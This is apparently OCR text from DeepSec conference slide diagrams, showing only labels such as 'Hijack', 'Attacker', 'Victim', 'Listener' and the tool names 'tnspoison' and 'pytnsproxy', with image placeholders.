
Hijack



Attacker

DEEPSEC


Hijack



Attacker


DEEPSEC

Hijack



Attacker

Hijack

Victim 

Listener 


tnspoison

pytnsproxy

Attacker

DEEPSEC


Hijack



Attacker

DEEPSEC


Hijack



